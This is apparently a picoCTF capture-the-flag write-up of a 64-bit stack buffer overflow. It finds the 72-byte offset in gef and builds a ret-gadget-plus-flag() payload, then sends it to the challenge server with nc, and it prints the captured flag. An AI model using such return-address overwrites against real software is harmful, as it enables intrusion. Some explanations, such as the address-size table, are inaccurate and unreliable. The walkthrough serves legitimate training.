First, we need to determine the offset, i.e., the distance from the beginning of the buffer at which the return address of the function begins to be overwritten.

From vuln.c source code we see that the buffer into which user input is written occupies 64 bytes. The size of the “padding” is probably not much larger than 64.

Let’s find out manually. First, we create a pattern of 100 characters to fill the buffer. We set a breakpoint to execute the program step by step (main is ok), and run:

Enter ni (next instruction) multiple times, to get to the part of the program where it asks for input:
← $rsp, these are pattern symbols that have gone beyond the buffer limits, 28 out of 100:

So we will work with an offset of 72 bytes
bit	       Address space
64-bit --> 16-bit address
32-bit -->  8-bit address

disass flag --> 0x0000000000401236 <+0>: endbr64 --> p64(0x0000000000401236) --> b'6\x12@\x00\x00\x00\x00\x00'


I created flag.txt and use the following payload:
gef➤ r <<< $(echo "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA6\x12@\x00\x00\x00\x00\x00")
In this way I test whether the payload works on the local side.
Next, we take the return address of main (ret main):
disass main --> 0x000000000040133e <+108>: ret --> p64(0x000000000040133e) --> b'>\x13@\x00\x00\x00\x00\x00'
IMPORTANT
We form the payload in the following sequence:
padding 'A'*72 ret main() endbr64 flag() AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA>\x13@\x00\x00\x00\x00\x00
rewrite saved return address (RIP)6\x12@\x00\x00\x00\x00\x00
WARNING
!! PAY ATTENTION, that first comes the return address
retformain(), and THEN the address directlyflag()
Why payload is in this order?
This payload sequence uses a basic principle called “ROP chain”.
Our order:
'A' * 72 + address ret_main + address flag()
- Start
vuln():- We execute
vuln(), that haschar buf[BUFFSIZE]64 bytes long. - we explored that from the beginning of
bufto return address are 72 bytes to fill the buffer and overwriterbpand start overwrite return address
- We execute
- After exiting vuln():
- compiler looks on return address (
ret) on stack, which we overwrote. - The program takes the first address after the buffer (ret_main) and jumps to it.
- ret_main executes
ret, which retrieves the next address from the stack (flag()) and jumps to it. flag()executes and prints flag.- !! After
flag(), the program also executesret, which attempts to take the next address from the stack.
- compiler looks on return address (
IMPORTANT
Key moments: After
flag(), there is no correct address in the stack (because we did not substitute them), so asegfaultoccurs. Butflag() had already printedpicoCTF{…to stdout, so we don't care about pushing the nextret` address on stack!So
ret mainis needed not to avoid segfault after flag(), but to correctly redirect execution to flag()!
Why doesn’t the exploit work without ret main?
If you simply substitute flag() for RET:
'A' * 72 + address flag()
… then after exiting vuln(), the program will immediately jump to flag().
However, due to the stack alignment in 64-bit systems, or because flag() expects a certain stack state, it may not execute correctly (for example, it may not print the flag or may crash earlier).
How to avoid segfault?
'A' * 72 + address ret_main + address flag() + address exit()
We need to call exit() function. Otherwise, processor will call ret again and will look further on stack for another 8 bytes
Visualization
[ 'A'*72 ]          ← buffer + RBP
[ address ret_main ]  ← RET (overwritten address)
[ address flag() ]      ← the address retrieved by ret_main
[ garbage... ]        ← there will be a segfault here, but after printing the flag

Conclusion
ret mainis needed for correct redirection toflag()(stack alignment, register state).- Segfault after
flag()is normal because the flag has already been obtained. - If you want to avoid segfault, add the address of
exit()afterflag().
We form a payload for use on the server side:
echo "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA>\x13@\x00\x00\x00\x00\x006\x12@\x00\x00\x00\x00\x00" | nc saturn.picoctf.net 54403
picoCTF{b1663r_15_b3773r_47a99eda}